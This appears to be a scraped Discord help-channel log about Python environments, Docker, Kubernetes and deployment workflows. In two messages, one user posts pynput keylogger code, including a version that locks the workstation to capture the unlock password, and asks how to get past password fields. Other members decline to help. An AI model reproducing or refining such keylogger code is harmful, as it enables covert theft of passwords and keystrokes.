hm there's the hcl syntax also, that's used for docker buildx that i've found nice
remote sand
rapid sparrow
last but not least
https://k9scli.io/ Check this stuff
Life with Kubernetes sign...
nice! i did not know about this
very nice tui aesthetics hehe
rapid sparrow
remote sand
very nice tui aesthetics hehe
exactly ^_^.

 sudden sundial
New Release PyFlunt v2.2.0
https://github.com/fazedordecodigo/PyFlunt/blob/main/README_EN.md

GitHub
Python implementation of Domain Notification Pattern - fazedordecodigo/PyFlunt
twilit forum
sudden sundial
New Release PyFlunt v2.2.0
https://github.com/fazedordecodigo/PyFlunt/blob/main...
What is it for? When users fill in webforms or whenever you try to validate user input in any kind of application?
twilit forum
The example with arbitrary rules for name (minimal 3 characters) reminded me of this funny read https://www.kalzumeus.com/2010/06/17/falsehoods-programmers-believe-about-names/
 lethal stump
For virtual environments, is using mamba a better idea compared to say pipenv or venv?
Ik conda is extremely slow so I've been trying mamba and it seems fine rn, was wondering if it was a good idea
 thorny shell
I don't use conda and have never heard of mamba. Given that: I'd avoid mamba simply because I've never heard of it. Most new things are bad.
 loud bear
lethal stump
For virtual environments, is using `mamba` a better idea compared to say `pipenv...
loud bear
lethal stump
For virtual environments, is using `mamba` a better idea compared to say `pipenv...
what's wrong with venv?
lethal stump
thorny shell
I don't use conda and have never heard of mamba. Given that: I'd avoid mamba si...
mamba is just a much faster conda
lethal stump
loud bear
what's wrong with venv?
for one it won't manage multiple python versions
loud bear
lethal stump
for one it won't manage multiple python versions
meaning the ability to use multiple python versions in a single env?
lethal stump
loud bear
meaning the ability to use multiple python versions in a single env?
No, as in having envs with different python versions
like one env with python 2.7
one with 3.8
one with 3.12 etc
loud bear
You can do that with venv
lethal stump
You can?
lethal stump
it'd be venv python=2.7 etc?
thorny shell
no
loud bear
Like py -3.8 venv .
would create a venv with python 3.8
 mellow briarBOT
Command not found
Command "c" is not found
lethal stump
and py -2.7 venv would work?
thorny shell
I doubt it
loud bear
it would probably but why are you even bothering with 2.7
thorny shell
but py -2.7 -m venv .venv-2.7 probably would
loud bear
it eol'd long ago
lethal stump
the google interview challenge
loud bear
it requires python 2.7?
lethal stump
Never understood the old version requirements for these anyways
loud bear
which era is google living in
lethal stump
Apparently the 2000s
like f-strings and match-case are goated tbh
I've also heard about poetry but idk if that's any good
lethal stump
thorny shell
`/usr/bin/python3 -m venv .venv-3`
curious on why you make the env folder hidden
lethal stump
fair
thorny shell
perhaps it's a reminder to myself to not add that folder to the git repo
lethal stump
good point
tawdry needle
lethal stump
curious on why you make the env folder hidden
i've gone back and forth on this. i like the idea of keeping non-VCS files visibly separate from VCS files
another option could be something like .local/python if you're in a repo with a bunch of "tools" installed (uncommon but not impossible)
loud bear
lethal stump
I've also heard about `poetry` but idk if that's any good
personally i had a very shitty experience with it on windows
everything just works magically on linux anyways
lethal stump
loud bear
everything just works magically on linux anyways
That's usually the opposite
weird
lethal stump
tawdry needle
i've gone back and forth on this. i like the idea of keeping non-VCS files visib...
Yeah sounds like good practice
lethal stump
thorny shell
`/usr/bin/python3 -m venv .venv-3`
❯ py -2.7 -m venv .venv
Unknown option: -2
usage: python [option] ... [-c cmd | -m mod | file | -] [arg] ...
Try `python -h' for more information.

~/test
❯ py -3.8 -m venv
Unknown option: -3
usage: python [option] ... [-c cmd | -m mod | file | -] [arg] ...
Try `python -h' for more information.
❯ py --version
Python 3.11.8
Maybe that's for Windows
https://stackoverflow.com/questions/65685217/how-to-create-a-python-2-7-virtual-environment-using-python-3-7
I mean there isn't a way to do this with 2.7 or any version so idk what you guys meant

Stack Overflow
I have Python 3.7 but I would like to create a Python 2.7 virtual environment to run some code that only works on Python 2.7.
How do I create this python 2.7 virtual environment?
python3 -m venv
L...
tawdry needle
lethal stump
Maybe that's for Windows
py is windows-only, correct
on other systems use the python executable directly
lethal stump
tawdry needle
`py` is windows-only, correct
That's not the issue
it's the invalid flag
 tawdry summit
Hello I started learning docker recently however I have no idea why application can't find playwright Firefox if it's installed in root but installing it after switching to non root works:
# Stage 1: Build
FROM python:3.11-slim as builder

WORKDIR /app

# Copy requirements.txt
COPY requirements.txt .

# Install dependencies
RUN pip install --no-cache-dir -r requirements.txt

# Copy app
COPY app app

# Stage 2: Production
FROM python:3.11-slim as production

WORKDIR /app

# Copy installed modules from the builder stage
COPY --from=builder /usr/local/lib/python3.11/site-packages /usr/local/lib/python3.11/site-packages

# install playwright dependencies
RUN python -m playwright install-deps && \
    # Clean up
    rm -f /usr/lib/x86_64-linux-gnu/libmfxhw* /usr/lib/x86_64-linux-gnu/mfx/* && \
    # Create non-root user
    useradd --home-dir /app --shell /bin/sh zaws && \
    chown -R zaws:zaws .

# Switch to non-root user
USER zaws

# install firefox inside non-root
RUN python -m playwright install firefox

# Copy application code from the builder stage
COPY --from=builder /app /app

# Run application
CMD ["python", "app/main.py"]
did you add it to path?
tawdry summit
Yesh, figured you need to give the user permission to access
remote sand
docker exec ... /bin/sh and figure out why the command fails
gentle solstice
fyi python docker has bash
 fervent ravine
Anybody know any communities about OCR, particularly tesseract-ocr? Discord server would be nice, but any community I'll be thankful 🙂
 civic granite
i need some help becouse i cant open my tool
twilit forum
fervent ravine
Anybody know any communities about OCR, particularly tesseract-ocr? Discord serv...
As in scanning books and analyzing text?
twilit forum
fervent ravine
Anybody know any communities about OCR, particularly tesseract-ocr? Discord serv...
This is a page with a LOT of scanned books. Mostly Swedish I would assume. They are backed by Linköping University and the computer student organisation Lysator. They should be experts in ocr and have an irc channel.
remote sand
what's something that works like kubernetes but for orchestration of vms instead of containers?
rapid sparrow
remote sand
what's something that works like kubernetes but for orchestration of vms instead...
haha, yes. https://kubevirt.io/
 remote sand
rapid sparrow
haha, yes. https://kubevirt.io/
remote sand
rapid sparrow
haha, yes. https://kubevirt.io/
woah nice! i wanted exactly kubernetes but without containers
this is great
ty
 amber turtle
im getting a strange error
so this is my code
from selenium import webdriver
from selenium.webdriver.common.by import By
from selenium.common import NoSuchElementException, ElementNotInteractableException
from selenium.webdriver.support.wait import WebDriverWait
from random import choice
from data import *

option = webdriver.ChromeOptions()
#option.add_argument("-incognito")
#option.add_argument("--headless")

browser = webdriver.Chrome(options=option)

browser.get("FORM URL REDACTED")

textboxes = browser.find_elements(By.CLASS_NAME, "rFrNMe k3kHxc RdH0ib yqQS1 zKHdkd")
submitbutton = browser.find_elements(By.CLASS_NAME, "uArJ5e UQuaGc Y5sE8d VkkpIf QvWxOd M9Bg4d")

# browser.implicitly_wait(2)
# wait = WebDriverWait(browser, timeout=2)
# wait.until(lambda d : textboxes[0].is_displayed())

for student in students:
    textboxes[0].send_keys("NAME")
    textboxes[1].send_keys("EMAIL REDACTED")
    textboxes[2].send_keys(student[1])
    textboxes[3].send_keys(student[0])
    textboxes[4].send_keys(choice(nice_messages))

    submitbutton[0].click()

browser.close()
no matter what i try with waits
different By
it tells me that textboxes[0] is out of range, or simply, it doesnt exist
but it clearly does

pls ping when responding
remote sand
are google cloud instances billed by compute or by up-time, specifically for CPU usage?
I know it is by up-time for disk space
rapid sparrow
remote sand
are google cloud instances billed by compute or by up-time, specifically for CPU...
Google Cloud Functions are GCP Lambda equvalient. billed by computing time only
 kindred moss
hey i want to setup pytest that it calls ruff and mypy in the src dir but when i have it in my pyproject.toml it doesnt like it
[tool.mypy]
strict = true
mypy_path = "src"

[tool.ruff]
line-length = 120
indent-width = 4

[tool.ruff.lint]
select = ["E","F","I"]

[tool.ruff.format]
quote-style = "double"


[tool.pytest.ini_options]
addopts = """
    --mypy
    --ruff
    """
https://taskfile.dev/
u could use Taskfile to join different commands instead

Task is a task runner / build tool that aims to be simpler and easier to use
kindred moss
i mean yes but i think it is a build in function already for the pytest so no need foe another plugin
gentle solstice
you can also use pdm. ```toml
[tool.pdm.scripts]
test.composite = [
"mypy",
"ruff",
"pytest",
]
I like to do this with it. ```toml
[tool.pdm.scripts]
dev = "uvicorn app:app --reload"
when is ansible not enough for workflow orchestration? i.e. when should you move from ansible to something like n8n
tawdry needle
kindred moss
hey i want to setup pytest that it calls ruff and mypy in the src dir but when i...
when i have it in my pyproject.toml it doesnt like it
what do you mean by this? what problem are you actually seeing?
 terse ledge
Why does it say theres no module name for requests? Also im making a script tool that checks if i have any missing assignments.
import requests
from bs4 import BeautifulSoup


url = ''


response = requests.get(url)

soup = BeautifulSoup(response.text, 'html.parser')


assignments = soup.find_all('div', class_='assignment')


for assignment in assignments:

    assignment_name = assignment.find('div', class_='assignment_name').text.strip()
    due_date = assignment.find('div', class_='due_date').text.strip()


    if 'missing' in assignment_name.lower():
        print(f"Missing Assignment: {assignment_name} (Due: {due_date})")
 visual oxide
terse ledge
Why does it say theres no module name for requests? Also im making a script tool...
visual oxide
terse ledge
Why does it say theres no module name for requests? Also im making a script tool...
Probably you didn't install requests or you didn't activate your virtual environment or you installed requests somewhere else
remote sand
if i have a cluster that has a CI/CD workload usually but I want periodically to add non-CI/CD related workloads, what can I use to orchestrate this? schedule/prioritizing/queue/requeue/etc.
slim maple
remote sand
if i have a cluster that has a CI/CD workload usually but I want periodically to...
Maybe anything that can assign cpu and meory requests/limits?
Like k8s
remote sand
slim maple
Like k8s
might need to try k8s, yeah
rapid sparrow
remote sand
if i have a cluster that has a CI/CD workload usually but I want periodically to...
Insufficient information to recommend a best tooling
you could describe better what is your infrastructure setup
and what kind of non CI CD related workload u wish to run
 proper bobcat
uh yo
i'm not sure this is the right channel to ask about this but i'm trying to developp a keylogger for fun
i have this code for now
import pynput,os,time,subprocess
from pynput.keyboard import Key, Listener

keys = []

def on_press(key):
    keys.append(key)

def on_release(key):
    if key == Key.esc:
        return False

def write_file(keys):
    with open('assets\log.txt','w') as log:
        for key in keys:
            log.write(str(key).replace("'", ""))

listener = Listener(on_press=on_press,on_release=on_release)
listener.start()

time.sleep(7)

subprocess.run(['Rundll32.exe','user32.dll,LockWorkStation'])

time.sleep(7)
write_file(keys)
the problem is it doesn,t work inside the password field
any ideas ?
thorny shell
My idea: nobody will help you with a key logger
heavy knot
Can someone help me with creating the code to access the tool?
 old glade
What is meaning of DevOPS term.
thorny shell
it's pretty vague
it means something like "both writing code, and doing all the other crap you need to do to get it to automatically deploy and run once you push to your main branch"
rapid sparrow
old glade
What is meaning of DevOPS term.
It has two meanings
Original one, meaning cultural shift towards better development workflows processes. Nobody uses this one any longer
And usually it means today, infra devs that write infra code to automate deployment procedures. They keep as infra code fully replicated configuration from zero to raise everything, keeping all infra configurations documented as a code and versioned via git as normal development.
Tldr, DevOps is about people caring about maintaince/running of projects, with having for that infra, scaling, monitoring systems, security and etc configured via their Infrastructure as a Code
Usually they are responsible for CI CD pipeline
And will provide in one way or another means to debug/migrate and etc issues in already running environments
rapid sparrow
rapid sparrow
Usually they are responsible for CI CD pipeline
And will provide in one way or a...
DevOps job role can variate with different percentage of Dev and Ops in their duties. It can be having pretty high Dev part, 50%+ and etc, as they can be responsible in ensuring every part is automated
and they can be even pure 100% Ops under the hood, which usually means it is actually System Administrator job instead of DevOps actually technically
Regular instruments wielded by them: Shell/bash, some programming full language (at least one scripting usually), Docker, CI, infrastructure instruments from Salt, Puppet and Ansible
Towards Terraform, Pulumi, being able to solve issues with AWS, GCP, Azure and also capable to do Kubernetes with its ecosystem of stuff
Well, also every DevOps person is able to wield 1 or more monitoring stacks usually
old glade
Yep I Underatand.
 hybrid ruin
proper bobcat
uh yo
i'm not sure this is the right channel to ask about this but i'm trying t...
hybrid ruin
proper bobcat
uh yo
i'm not sure this is the right channel to ask about this but i'm trying t...
This probably isn't the right server to ask this in. I don't think anyone will help you make a keylogger, Probably just join some random script kiddie server.
proper bobcat
hybrid ruin
This probably isn't the right server to ask this in. I don't think anyone will h...
hmm ok idk i'll do some more research ig
 lime frost
I read that cProfile doesn't support threads. Anything I should keep in mind due to this?
Like instances where I wouldn't expect this to matter but it does?
lime frost
For example I don't think it's profiling cython code, and I don't understand why
 thorn portal
lime frost
For example I don't think it's profiling cython code, and I don't understand why
thorn portal
lime frost
For example I don't think it's profiling cython code, and I don't understand why
https://cython.readthedocs.io/en/latest/src/tutorial/profiling_tutorial.html#cython-profiling-basics
to profile cython by cProfile, you need to turn on a flag
lime frost
thorn portal
https://cython.readthedocs.io/en/latest/src/tutorial/profiling_tutorial.html#cyt...
Yeah just got it working, thank you!
heavy knot
ERROR: The Compose file './docker-compose.yml' is invalid because:
services.dev_db.expose is invalid: should be of the format 'PORT[/PROTOCOL]'
services.dev_db.ports contains an invalid type, it should be a number, or an object
someone can help me plz
heavy knot
thorny shell
There's also https://discord.gg/WuvphCZS
ty
rapid sparrow
heavy knot
ERROR: The Compose file './docker-compose.yml' is invalid because:
services.dev_...
We can't help because u don't provide information to help you ^_^

 twin ore
Let's say I run ruff-lsp. How do I communicate with it?
brazen forge
twin ore
Let's say I run `ruff-lsp`. How do I communicate with it?
over stdio (this question might be better in #editors-ides)
twin ore
brazen forge
over stdio (this question might be better in <#813178633006350366>)
Following this specification?
https://microsoft.github.io/language-server-protocol/specifications/lsp/3.17/specification/
brazen forge
twin ore
Following this specification?
<https://microsoft.github.io/language-server-proto...
rancid schoonerBOT
ruff_lsp/server.py line 2028
LSP_SERVER.start_io()```mm
i was going to setup a ruff check --output-format=json server in another process and communicate with it
brazen forge
that's a way too
twin ore
but im hoping this'll be easier
brazen forge
having the server already running saves on startup and shutdown time
twin ore
sigh setting params as "{...}" doesnt not help understanding whats supposed to go in the ellipses

I love chatgpt

 twilit sapphire
hi everyone. my team and i are building a python tool and i'm looking for any devs willing to help us with a short usability test. if you're interested, please answer here or dm me! 🙂
 jovial wing
People in the python community tend to complain a lot I generally find, about the state of package/environment management in python
I'm curious what people feel the main issues are, and how many have tried (or even heard of) micromamba.
was thining about writing a blog post trying to get more people aware of micromamba, and then recently I read a blog post that came up on /r/programming that made me want to write the blog post more 😛
rapid sparrow
jovial wing
People in the python community tend to complain a lot I generally find, about th...
Flat structure package pushed to somewhere and I am good.
Biggest problem usually to figure out how to link correct files in and exclude others
rapid sparrow
jovial wing
I'm curious what people feel the main issues are, and how many have tried (or ev...
First time hearing about it
jovial wing
what does "link correct files in" mean? I don't recall ever doing something like that
rapid sparrow
jovial wing
what does "link correct files in" mean? I don't recall ever doing something like...
Putting correct package in
Including extra files
Excluding preferably *_test.py
jovial wing
i don't understand, is this something you're talking about doing as a package distributor
I've never had to do this while using pip, or micromamba
rapid sparrow
jovial wing
i don't understand, is this something you're talking about doing as a package *d...
Oh, right it is distributing. Your case is different about installing I take it
Right it is messy
I am navigating between just using requirements+ constraints
And
Pipenv and Poetry using for advanced management
Ergh they do work
jovial wing
rapid sparrow
I am navigating between just using requirements+ constraints
And
Pipenv and Poet...
what do you find painful still in pipenv and poetry? why do you consider them advanced?
rapid sparrow
jovial wing
what do you find painful still in pipenv and poetry? why do you consider them ad...
They are advanced because they auto rebuild lock file to specific dependencies
Both advanced painful because at scale they take large time to do any action, installing extra package, updating single thing or whatever takes at least a minute(or many minutes) for me (for lock rebuilds usually)
rapid sparrow
rapid sparrow
Both advanced painful because at scale they take large time to do any action, in...
It is not uncommon to await 10 minutes for lock rebuild 😅
!rule 6 , <@&831776746206265384>
jovial wing
rapid sparrow
They are advanced because they auto rebuild lock file to specific dependencies
auto rebuild just means, what, they have a flag to do it or something?
like in base micromamba, for whatever reason, they don't seem to handle regenerating lock files directly.
but it's a trivial thing to do; you just create a dry run environment from your dependencies file and dump the output
rapid sparrow
jovial wing
auto rebuild just means, what, they have a flag to do it or something?
No, u install package with pipenv, poetry
They auto generate poetry.lock for example
U can install/update packages of those versions according to lock.
jovial wing
the solver is probably an issue where micromamba would have an edge as their solver is written in C++ and supposed to be very fast
sure
I'm saying that the "auto" part doesn't seem that important to me. Like, I have a dependencies file, I have a lockfile, if I change the dependencies file, I just rerun a script with a few lines in it that regenerates the lock file.
(and then typically commit the result)
like does "auto" just mean it's one command instead of 2-3?
rapid sparrow
jovial wing
like does "auto" just mean it's one command instead of 2-3?
Part of installing, update commands yes
jovial wing
okay, sure
anyway, fwiw, micromamba's solver is much much faster AFAIK so maybe you would enjoy that
rapid sparrow
jovial wing
I'm saying that the "auto" part doesn't seem that important to me. Like, I have ...
Regenerating is not good to have as u need often ability to upgrade specific packages and leaving the rest as outdated as possible according to previous versions lock
Otherwise your stuff can break too much and it is annoying to track because of which packages among the list it happened
Micro upgrades are very helpful
Pipenv upgrade feature exists for that
jovial wing
rapid sparrow
Regenerating is not good to have as u need often ability to upgrade specific pac...
I mean it's not in general safe to just upgrade specific packages; you'd have to resolve the environment
The best practice way to "micro upgrade" is ot have a dependencies file where you can, if you choose, lock dependencies that you want to have very tight control over, and otherwise you simply do frequent updates to the lock file
rapid sparrow
jovial wing
I mean it's not in general safe to just upgrade specific packages; you'd have to...
Pipenv resolves it for micro upgrades too
It bumps versions only for packages it has to
In most minimal fashion
jovial wing
if the dependencies file doesn't change and you upgrade it relatively frequently the changes will be very tiny in any case
interesting. I mean I admit I don't really see much value in that for typical workflow; I could see how it might be convenient in an emergency
rapid sparrow
jovial wing
interesting. I mean I admit I don't really see much value in that for typical wo...
If you have like 30 dependencies of software running for ten years... It does help to update more incrementally and carefully from breaking smth
jovial wing
like you're saying if you haven't upgraded for 10 years, and now you want to start?
Sure, but in my view the way to do that typically would be to lock versions in your dependency file
the ones you care about the most, or partially lock things (i.e. lock the major and minor but not patch, or lock the major only)
and then re-solve the environment
rapid sparrow
jovial wing
like you're saying if you haven't upgraded for 10 years, and now you want to sta...
No, it was updated... In general.
Some dependencies could be often updated, others could be abandoned by authors 5 years ago though
jovial wing
if it's been abandoned then anyway there will be no new releases, so I don't see the issue...
rapid sparrow
jovial wing
if it's been abandoned then anyway there will be no new releases, so I don't see...
Usually the problem in that things are getting updates only with months of gap between them
And usually when u need to update smth, u a lazy to update major versions of your main framework/things
Because it will break all things
Suck updates are things usually... Delegated to juniors or smth. Kind of trivial yet annoying thing to do
Updating major deps at large code bases is a separate task to chase all bugs
rapid sparrow
jovial wing
if it's been abandoned then anyway there will be no new releases, so I don't see...
Also people don't really follow semantic versioning
Any dependency update can break smth
That is why small micro upgrades are so useful to minimize surface of breaking
jovial wing
okay, sorry, just a bit hard to understand :-). I think my appraoch to SDLC is pretty different though.
rapid sparrow
jovial wing
okay, sorry, just a bit hard to understand :-). I think my appraoch to SDLC is p...
^_^ may be your projects are just not big and long living enough to face such issues
At small scale everything I mentioned is not an issue
Fine to regenerate always
jovial wing
lol
I've been working at a company of hundreds of devs for over 10 years, I have a dependencies file here with over 100 entries just for my team of 10 people, which gets combined with a wider scale dependenciles file
my lock file has 600+ packages. I've been involved in maintaining combined C++ and python environments, and plugins, for a good chunk of that time
Maybe the opposite true, and your workflows work well at your scale, but wouldn't work well at this one? 😉
Or maybe we just have different approaches shaped by different companies, different priorities, etc
there's many possibilities
rapid sparrow
jovial wing
my lock file has 600+ packages. I've been involved in maintaining combined C++ a...
Horrific
jovial wing
it's horrific that I'm building software at a good sized scale and I have a package manager that still works well there?
I feel like your reaction should be opposite 🙂
rapid sparrow
jovial wing
it's horrific that I'm building software at a good sized scale and I have a pack...
Well, horrific that it has so many dependencies.
It is just bound to encounter problems from people abandoning packages
Things incompatible with each other and etc
Too many dependencies.
Of course it is understandable that u have that many, but still horrific nevertheless
jovial wing
I mean... lol?
first you tried to lecture me because I wasn't on your scale (so you thought), now I have too many dependencies so it's bad as well?
Anyway, good talk, i guess
rapid sparrow
I am too lazy to argue with such statement. ^_^
gentle solstice
Did you know dokku plugins doesn't support updating when the plugin didn't have a master branch?
dokku/plugn#71
dokku/plugn#141
signal cloakBOT
 gentle solstice
only took 2 years for me to notice it and fix it.
 zenith goblet
Hii anyone has worked with flowise ai?
 paper moss
I want to share with you guys this amazing package installer, it improve considerably the package installation speed:
https://github.com/astral-sh/uv
You need to use uv pip instead of pip
They are planning to implement a "Cargo for Python"

GitHub
An extremely fast Python package installer and resolver, written in Rust. - astral-sh/uv
undone moat
paper moss
I want to share with you guys this amazing package installer, it improve conside...
There's not a whole lot of people in the Python ecosystem that haven't been kind of following what Astral is up to for a bit now 😛
paper moss
undone moat
There's not a whole lot of people in the Python ecosystem that haven't been kind...
they are doing a pretty good job 😄
If they finally implement the cargo for python it'll be massive
undone moat
I'm optimistic, but it's going to be awhile before I pull away from my current tooling. They've done a great job with Ruff so far, so hopefully they hold that momentum.
proper bobcat
hello quick question
why isn't the time updating when this program writes the log file ?
from pynput.keyboard import Key, Listener
from datetime import datetime

keys = []


hotkey = {Key.ctrl_l,Key.ctrl_r,Key.shift_r}
current = set()

def on_press(key):
    keys.append(key)
    write_file(keys)
    if key in hotkey:
        current.add(key)
        if all(k in current for k in hotkey):
            listener.stop()
            startfile(r"assets\keys.txt")

def on_release(key):
    try:
        current.remove(key)
    except KeyError:
        pass

def write_file(keys):
    date=datetime.now()
    with open(r'assets\keys.txt','w') as log:
        for key in keys:
            print(date)
            log.write(date.strftime("%d/%m/%Y %H:%M:%S") + ': '+str(key).replace("'", "")+'\n')

with Listener(on_press = on_press,on_release=on_release) as listener:
    listener.join()
It always uses the time of the first start of the program but the print always updates for some reason
(in the write_file function)
I've tried everything but i can't figure out a way to make it update
 merry ivy
I dont know it is the right channel for this question but I try 🙂 If I create a venv for python with the distribution installed (RHEL) python, should it "see" all the other python packages installed with paket manager of the distribution or do I need to do something more?
gentle solstice
paper moss
I want to share with you guys this amazing package installer, it improve conside...
I'm blocked by an upstream bug. It was fixed in rustls-pemfile, it just needs to be updated in reqwest
paper moss
gentle solstice
I'm blocked by an upstream bug. It was fixed in rustls-pemfile, it just needs to...
I cannot help you in that BC im still learning rust
I think Rust Will improve the poor of Python and between the two they are going to make a superlanguage.
gentle solstice
paper moss
I think Rust Will improve the poor of Python and between the two they are going ...
k
paper moss
merry ivy
I dont know it is the right channel for this question but I try 🙂 If I create a...
I would say if you create a virtual environment where you install all the Python packages of your project there, you should only see the packages of your project and not the packages of the rhel distribution, they are outside of your venv.
merry ivy
paper moss
I would say if you create a virtual environment where you install all the Python...
hmmm and how can I make it if you want to use already installed python libs inside such a venv to?
sorry if I want
🙂
merry ivy
hmm done so but it still downloads libs they are already there :/ (urllib3, requests)
merry ivy
aa hmmm I see... the module what I want to install does need newer versions of them...
heavy knot
how to fix it?
 toxic bough
heavy knot
how to fix it?
toxic bough
heavy knot
how to fix it?
!rule 5
rancid schoonerBOT
5. Do not provide or request help on projects that may violate terms of service, or that may be deemed inappropriate, malicious, or illegal.
toxic bough
We're not going to help you with... whatever that is
 junior fiber
i have a quick question about github
I’m trying to double check if this is right or not
Check all that apply. GitHub provides...
A location to host Git repositories
Collaboration tools such as threaded discussions (issues) and code reviews
A Web-based graphical interface
Git software on your local machine
I put the first 3 but i’m not sure if that’s right, if not, can someone explain
 fleet pelican
Hi, been using github desktop with no issues. Recently our co-op student did something in the command-line and the desktop app has been showing this. Still works fine, pushes and pulls but always thinks there are a ridiculous number of commits to push when there aren't. Haven't found a way to fix it

 stark hamlet
fleet pelican
Hi, been using github desktop with no issues. Recently our co-op student did som...
stark hamlet
fleet pelican
Hi, been using github desktop with no issues. Recently our co-op student did som...
check the commit history?
 thin finch
hello. does anyone know the lib AWS Python Power Tools?
jovial wing
paper moss
I want to share with you guys this amazing package installer, it improve conside...
I'm curious what it would do over micromamba. Most of the things they advertise, while not done by most python package installers, are already done by micromamba
- standalone, statically linked executable as the package manager: check
- dependency solver written in a high performance native language: check
micromamba has the additional massive benefit of also handling native depenencies of python packages, of which there are many.
so if the uv featureset seems interesting to you, rather than wait I'd just try micromamba
paper moss
jovial wing
micromamba has the additional massive benefit of also handling native depenencie...
i'll try it as well and compare, thanks for the recomendation
brazen forge
hmmm, you could get the changed files using git status --porcelain
no need to wonder
there are docs
after the first checkout step, you can get a list of the files added/modified/deleted using that git command
then you can pass those to your s3 sync action
 dense solstice
Hi, I came across a new module called cruft & I was wondering how it's different from cookiecutter. I mean why people are using it ?
tawdry needle
dense solstice
Hi, I came across a new module called `cruft` & I was wondering how it's differe...
cruft is different. It automates the creation of new projects like the others, but then it also helps you to manage the boilerplate through the life of the project. cruft makes sure your code stays in-sync with the template it came from for you.
https://pypi.org/project/cruft/
PyPI
Allows you to maintain all the necessary cruft for packaging and building projects separate from the code you intentionally write. Built on-top of CookieCutter.
dense solstice
tawdry needle
> cruft is different. It automates the creation of new projects like the others,...
so it picks where cookiecutter lefts?
 civic grove
does anyone have or know of a simple example for a python web app with autodeployment and autorun to a digitalocean droplet from a github repo?
 indigo zenith
civic grove
does anyone have or know of a simple example for a python web app with autodeplo...
indigo zenith
civic grove
does anyone have or know of a simple example for a python web app with autodeplo...
Haven't tried it but I googled it for you: https://blog.kipchirchirlangat.com/django-automated-deployments-to-digital-ocean-using-github-actions

Kipchirchir Langat
Learn how to create a ci-cd pipeline that deploys a Django application to a digital ocean droplet using GitHub actions by Emmanuel Kipchirchir Langat.
remote sand
are there approaches to UI testing in a CI/CD pipeline?
any work done on automated UI testing?
if anyone has any reading recs it would be highly appreciated
twilit forum
This at least lists some tools. I ha e not done gui myself. Most of the tools listed are related to testing websites:
https://www.browserstack.com/guide/what-is-automated-ui-testing

BrowserStack
UI automation testing is an emerging trend among teams. This article explains the basics of automated UI testing and it's relevance in the agile world. Find out.
 turbid wind
Sorry if this is the wrong channel for this.
I'm trying to specify a specific .env file to be imported and I'm having a bit of trouble. I've looked at load_dotenv and os.environ and maybe I've just missed it, but they don't seem to be doing what I want.
I have a file that needs to access a credentials .env in the directory up a level, so ../.env. What should I do to handle that?
I could just read the file like it were anything else, but that feels kinda wrong.
thorny shell
load_dotenv should work -- at least, if you're getting it from the right library. Ask in #1035199133436354600 and post your complete code as text.
 crimson rune
Can Some one explain to me what is this, Difference between the green line and blue line

 deep estuary
green is views, that is just people loading your page in their browser, unique visitors is how many different people make up that views figure
i.e. you could have 10 views (green line), that could be 6 views from one person and 4 from another, hence you have 2 unique visitors (blue line)
 pallid jacinth
hi
 keen socket
We have a deployment process for our application. Here's an example
A developer makes changes (let's call them C1, C2, and C3) and submits a pull request (PR).
Another developer reviews the PR and approves it.
The changes are merged into the main branch
The entire main branch, including C1, C2, and C3, is deployed to a staging environment for testing.
The QA team tests C1 and C2 in staging but finds some issue in C3 or some delays in testing C3.
The problem is, by the time C1 and C2 are tested and ready to go live, customers are pressuring us to deploy them. But we can't deploy just C1 and C2 because C3 is still in testing. This creates delays and sometimes even leads to accidentally deploying non-QA'ed code (C3) which can cause issues.
We're looking for ways to deploy approved changes (C1 & C2) faster without having to wait for everything else in the staging environment (C3). What are some strategies we can use to achieve this?
Are there ways to deploy C1 and C2 independently, even though they're currently bundled with C3 in staging?
What are some pros and cons of different approaches we could take?
By understanding the options available, we can choose the best strategy to improve our deployment process, reduce delays, and avoid accidental deployments.
We are using the release-please github action from google (https://github.com/google-github-actions/release-please-action)
GitHub
automated releases based on conventional commits. Contribute to google-github-actions/release-please-action development by creating an account on GitHub.
twilit forum
I've never released anything. What does it mean in your case, building and make an artifact available for public download? I would suspect you just pick a commit to release?
But other things to think about:
- Can you make testing faster?
- Can you test c1, c2 and C3 in parallel?
- Could you have an unstable release for customers that are really hurried?
rapid sparrow
keen socket
We have a deployment process for our application. Here's an example
A developer...
Are there ways to deploy C1 and C2 independently, even though they're currently bundled with C3 in staging?
- u can have extra environment. We have one in addition before staging named
uat
and u can merge to staging for final testing only things passing testing
What is dissadvantage? 🤔 slightly more complicated infra setup 😅
- Also when i need to deploy hotfix, i just make builds with cherry picking necessary for me changes in order to by pass all the other not checked changes
this method usually requires... more intimate deployment knowledge bypassing normal procedures. U could make it somehow standartized though
What are some pros and cons of different approaches we could take?
i can't offer you a bit variaety of choices to choose from, hehe.
keen socket
I am working in the web domain. so release in my case means deploying the web application on a Kubernetes cluster. It's a pretty big project with somewhere around 30 microservices. maintaining an extra enviroment is more pain and more expensive.
- One of the strategies that i have seen companies use is Feature flags. Having flags for each feature and turning it on and off as needed. Rollback is just turing off a feature flag.
But what i am looking for is a more clean method. so that no unnecessary code is pushed to production environment.
@twilit forum @rapid sparrow
rapid sparrow
keen socket
I am working in the web domain. so release in my case means deploying the web ap...
I am working in the web domain. so release in my case means deploying the web application on a Kubernetes cluster. It's a pretty big project with somewhere around 30 microservices. maintaining an extra enviroment is more pain and more expensive.
we use concept of borrowing infra objects for uat environment
they reuse same cluster, databases, postgres, redis and etc for it
just different raised containers
keen socket
@rapid sparrow
You mean multiple pods (app instances) running on the same cluster but different versions ?
rapid sparrow
keen socket
<@370435997974134785>
You mean multiple pods (app instances) running on the sam...
yes
with different sets of env variables and reflecting different Repository branch
more than that, we reuse even same databases for them ^_^
keen socket
Unless you make sure you don't add backward incompatible DB migrations of course 😄
twilit forum
Question: why you can tag branch for release and not just any vommit commit?
@keen socket
But also, how long does it take to test C3 in your scenario? And do you need to test C3 separately or can you test on the top of the branch (with all of C1+C2+C3)?
tawdry needle
keen socket
We have a deployment process for our application. Here's an example
A developer...
Multiple staging and testing environments is common
twilit forum
Oh, I guess "QA team in staging environment" means there is manual (time consuming) testing involved here?
tawdry needle
We have 2 test envs and 2 QA envs
Also make sure that devs can run the app and tests locally, to significantly cut down on competing for env deployment time
You're always somewhat bottlenecked by QA needing a live environment to work in though
twilit forum
What kind of things are QA doing? Testing that is difficult to automate?
Is it more of "final product testing on a real environmental"?
tawdry needle
twilit forum
Is it more of "final product testing on a real environmental"?
can't speak for other people but yes that needs to happen in a lot of cases
QA testers have product requirements and check that those requirements are met by physically interacting with the application in a realistic environment
twilit forum
I see, I'm "blessed" to have basically no customers and only automated tests 😅
 ionic wadi
this isn't python, but it is related to git:
--- stderr
  CMake Deprecation Warning at CMakeLists.txt:1 (cmake_minimum_required):
    Compatibility with CMake < 3.5 will be removed from a future version of
    CMake.

